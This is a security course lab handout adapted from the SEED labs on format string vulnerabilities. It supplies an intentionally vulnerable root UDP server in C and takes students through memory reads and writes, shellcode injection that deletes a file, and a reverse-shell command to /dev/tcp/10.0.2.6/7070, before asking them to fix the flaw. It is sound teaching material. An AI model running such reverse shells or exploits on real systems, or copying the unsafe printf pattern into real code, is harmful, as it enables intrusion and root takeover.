

Lab 5: Format strings

Derived from the SEED labs by Wenliang Du, "Computer & Internet Security: A Hands-on Approach", 2ed, 2019
This work is licensed under a **Creative Commons Attribution-NonCommercial- ShareAlike 4.0 International License**. A human-readable summary of (and not a substitute for) the license is the following: You are free to copy and redistribute the material in any medium or format. You must give appropriate credit. If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original. You may not use the material for commercial purposes.

Purpose

The `printf()` function in C is used to print out a string according to a format. Its first argument is called format string, which defines how the string should be formatted. Format strings use placeholders marked by the % character for the `printf()` function to fill in data during the printing. The use of format strings is not only limited to the `printf()` function; many other functions, such as `sprintf()`, `fprintf()`, and `scanf()`, also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called format string vulnerability.

The objective of this lab is for students to gain the first-hand experience on format string vulnerabilities by putting what they have learned about the vulnerability from class into actions. Students will be given a program with a format string vulnerability; their task is to exploit the vulnerability to achieve the following damage: (1) crash the program, (2) read the internal memory of the program, (3) modify the internal memory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege. The last consequence is very dangerous if the vulnerable program is a privileged program, such as a root daemon, because that can give attackers the root access of the system. This lab covers the following topics:

- Format string vulnerability
- Code injection
- Shellcode
- Reverse shell

We provide instructions for both 32-bit and 64-bit exploits. You can complete the tasks with either type of exploit, but we encourage you to do both.

To simplify the tasks in this lab, we turn off the address randomization using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program

You are given a vulnerable program that has a format string vulnerability. It is available in the VM both as a 32-bit and 64-bit program, but we show below only the 64-bit version. This program is a server program. When it runs, it listens to UDP port 9090. Whenever a UDP packet comes to this port, the program gets the data and invokes *myprintf()* to print out the data. The server is a root daemon, i.e., it runs with the root privilege. Inside the *myprintf()* function, there is a format string vulnerability. We will exploit this vulnerability to gain the root privilege.

```
/* server64.c */
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 200
#endif

char *secret = "A secret message\n";
unsigned long target = 0x1122334455667788;

void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movq %%rbp, %0" : "=r"(framep));
    printf("The rbp value inside myprintf() is: 0x%.16lx\n", framep);

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);

    // This line has a format-string vulnerability
    printf(msg+40);
    printf("The value of the 'target' variable (after): 0x%.16lx\n", target);
}

/* This function provides some helpful information. It is meant to
 * simplify the lab tasks. In practice, attackers need to figure
 * out the information by themselves. */
void helper()
{
    printf("The address of the secret: 0x%.16lx\n", (unsigned long) secret);
    printf("The address of the 'target' variable: 0x%.16lx\n",
          (unsigned long) &target);
    printf("The value of the 'target' variable (before): 0x%.16lx\n", target);
```

```

}

void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[DUMMY_SIZE];  memset(dummy, 0, DUMMY_SIZE);

    printf("The address of the input array: 0x%.16lx\n", (unsigned long) buf);

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
                 (struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}

```

Compilation. Compile the above program for either x86-64 architecture or x86-32 architecture (in which case you must use the `-m32` switch). You will receive a warning message. This warning message is a countermeasure implemented by the `gcc` compiler against format string vulnerabilities. We can ignore this warning message for now.

It should be noted that the program needs to be compiled using the `"-z execstack"` option, which allows the stack to be executable. This option has no impact on Tasks 1 to 5, but for Tasks 6 and 7, it is important. In these two tasks, we need to inject malicious code into this server program's stack space; if the stack is not executable, Tasks 6 and 7 will fail. Non-executable stack is a countermeasure against stack-based code injection attacks, but it can be defeated using the *return-to-libc* technique. To simplify this lab, we simply disable this defeatable countermeasure.

Running and testing the server. The ideal setup for this lab is to run the server on one VM, and then launch the attack from another VM. However, it is acceptable if students use one VM for this lab. On the server VM, we run our server program using the root privilege. We assume that this program is a privileged root daemon. The server listens to port 9090. On the client VM, we can send data to the server using the `nc` command, where the flag `"-u"` means UDP (the server program is a UDP server). The IP address in the following example should be

replaced by the actual IP address of the server VM, or 127.0.0.1 (or localhost) if the client and server run on the same VM.

```
// On the server VM
$ sudo ./server

// On the client VM: send a "hello" message to the server
$ echo hello | nc -u 10.0.2.5 9090

// On the client VM: send the content of user_input to the server
$ nc -u 10.0.2.5 9090 < user_input
```

You can send any data to the server. The server program is supposed to print out whatever is sent by you. However, a format string vulnerability exists in the server program's *myprintf()* function, which allows us to get the server program to do more than what it is supposed to do, including giving us a root access to the server machine. In the rest of this lab, we are going to exploit this vulnerability.

Task 2: Understanding the layout of the stack

To succeed in this lab, it is essential to understand the stack layout when the *printf()* function is invoked inside *myprintf()*. Figure 1 depicts the stack layout. You need to conduct some investigation and calculation. We intentionally print out some information in the server code to help simplify the investigation. Based on the investigation, students should answer the following questions:

- **Question 1:** What are the memory addresses at the locations marked by 1, 2, and 3?
- **Question 2:** What is the distance between the locations marked by 1 and 3?




Figure 1: The stack layout when *printf()* is invoked from inside of the *myprintf()* function.

Task 3: Crash the program

The objective of this task is to provide an input to the server, such that when the server program tries to print out the user input in the *myprintf()* function, it will crash.

Task 4: Print out the server program's memory

The objective of this task is to get the server to print out some data from its memory. The data will be printed out on the server side, so the attacker cannot see it. Therefore, this is not a meaningful attack, but the technique used in this task will be essential for the subsequent tasks.

- **Task 4.A: Stack Data.** The goal is to print out the data on the stack (any data is fine). How many format specifiers do you need to provide so you can get the server program to print out the first four bytes of your input via a %lx?
- **Task 4.B: Heap Data.** There is a secret message stored in the heap area, and you know its address; your job is to print out the content of the secret message. To achieve this goal, you need to place the address (in the binary form) of the secret message in your input (i.e., the format string), but it is difficult to type the binary data inside a terminal. We can use the following commands do that.

```
$ echo $(printf "\xF3\xFF\xBF")%.8x%.8x | nc -u 10.0.2.5 9090
// Or we can save the data in a file
$ echo $(printf "\xF3\xFF\xBF")%.8x%.8x > badfile $ nc -u 10.0.2.5 9090
< user_input
```

Python code. Because the format string that we need to construct may be quite long, it is more convenient to write a Python program to do the construction. You can customize the *fmtexploit32.py* and *fmtexploit64.py* programs from the lab folder to produce the strings you need. However, if you may also write a program in C or C++, if you are more comfortable with those programming languages.

Task 5: Change the server program's memory

The objective of this task is to modify the value of the target variable that is defined in the server program. Its original value is 0x11223344 (in the 32-bit version) and 0x11223344555667788 (in the 64-bit version). Assume that this variable holds an important value, which can affect the control flow of the program. If remote attackers can change its value, they can change the behavior of this program. We have three sub-tasks.

- **Task 5.A:** Change the value to a different value. In this sub-task, we need to change the content of the target variable to something else. Your task is considered as a

success if you can change it to a different value, regardless of what value it may be.

- **Task 5.B:** Change the value to 0x500. In this sub-task, we need to change the content of the target variable to a specific value 0x500. Your task is considered as a success only if the variable's value becomes 0x500.
- **Task 5.C:** Change the value to 0xFF990000 (for the 32-bit version) and to 0xEEBBAA00CCDD0000 (for the 64-bit version). This sub-task is similar to the previous one, except that the target value is now a large number. In a format string attack, this value is the total number of characters that are printed out by the *printf()* function; printing out this large number of characters may take hours. You need to use a faster approach. The basic idea is to use %hn, instead of %n, so we can modify a two-byte memory space, instead of four bytes (or eight bytes). Printing out 2^{16} characters does not take much time. We can break the memory space of the target variable into two blocks of memory, each having two bytes. We just need to set one block to 0xFF99 and set the other one to 0x0000. This means that in your attack, you need to provide two addresses in the format string.

Task 6: Inject malicious code into the server program

Now we are ready to go after the crown jewel of this attack, i.e., to inject a piece of malicious code to the server program, so we can delete a file from the server. This task will lay the ground work for our next task, which is to gain the complete control of the server computer.

To do this task, we need to inject a piece of malicious code, in its binary format, into the server's memory, and then use the format string vulnerability to modify the return address field of a function, so when the function returns, it jumps to our injected code. To delete a file, we want the malicious code to execute the */bin/rm* command using a shell program, such as */bin/bash*. This type of code is called shellcode.

```
/bin/bash -c "/bin/rm /tmp/myfile"
```

We need to execute the above shellcode command using the *execve()* system call, which means feeding the following arguments to *execve()*:

```
execve(address to the "/bin/bash" string, address to argv[], 0),
  where argv[0] = address of the "/bin/bash" string,
        argv[1] = address of the "-c" string,
        argv[2] = address of the "/bin/rm /tmp/myfile" string,
        argv[3] = 0
```

We have provided shellcode that achieves this under the lab folder: *call_rm_file64.c* and *call_rm_file32.py*. The shellcode should be easily moved from Python to C, and viceversa, depending on which programming language you prefer using to implement the code injection. In any case, you will have to write the necessary program to inject the shellcode into the server program.

If you pay attention to the shellcode you will see that we use *push* instructions to place the */bin/rm /tmp/myfile* command on the stack. In this task, you do not need to modify this part, but for the next task, you do need to modify it. The *push* instruction can only push a 32-bit (or 64-bit) integer into the stack; that is why we break the string into several 4-byte (or 8-byte) blocks. Since this is a shell command, adding additional spaces do not change the meaning of the command; therefore, if the length of the string cannot be divided by four (or eight), you can always add additional spaces. The stack grows from high address to low address (i.e., reversely), so we need to push the string also reversely into the stack.

In the shellcode, when we store *"/bin/bash"* into the stack, we store *"/bin///bash"*, which has a length 12, a multiple of 4. The additional "/" are ignored by *execve()*. Similarly, when we store *"-c"* into the stack, we store *"-ccc"*, increasing the length to 4. For bash, those additional c's are considered as redundant.

Please construct your input, feed it to the server program, and demonstrate that you can successfully remove the target file. In your lab report, you need to explain how your format string is constructed. Please ,mark on Figure 1 where your malicious code is stored (please provide the concrete address).

Task 7: Getting a reverse shell

When attackers are able to inject a command to the victim's machine, they are not interested in running one simple command on the victim machine; they are more interested in running many commands. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attacker the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

To get a reverse shell, we need to first run a TCP server on the attacker machine. This server waits for our malicious code to call back from the victim server machine. The following nc command creates a TCP server listening to port 7070:

```
$ nc -l 7070 -v
```

You need to modify the shellcode listed in Listing 3, so instead of running the */bin/rm* command using bash, your shellcode runs the following command. The example assumes that the attacker machine's IP address is 10.0.2.6, so you need to change the IP address in your code:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1"
```

You only need to modify the code pushing the command on the stack, so the above `"/bin/bash -i..."` command is executed by the shellcode, instead of the `/bin/rm` command. Once you finish the shellcode, you should construct your format string, send it over to the victim server as an input. If your attack is successful, your TCP server should get a callback, and you will get a root shell on the victim machine. Please provide the evidence of success in your report (including screenshots).

Task 8: Fixing the problem

Remember the warning message generated by the gcc compiler? Please explain what it means. Please fix the vulnerability in the server program, and recompile it. Does the compiler warning go away? Do your attacks still work? You only need to try one of your attacks to see whether it still works or not.

Deliverables

Short report (3-6 A4 pages) summarizing the outcome of each task, how you solve it (if solution not already provided in the task description), and answers to task questions (if any). Feel free to use screenshots in the report, if it makes the explanations easier/more comprehensible. For tasks that require you to write a program, please provide the source code as separated text files (so it can easily be compiled for verification).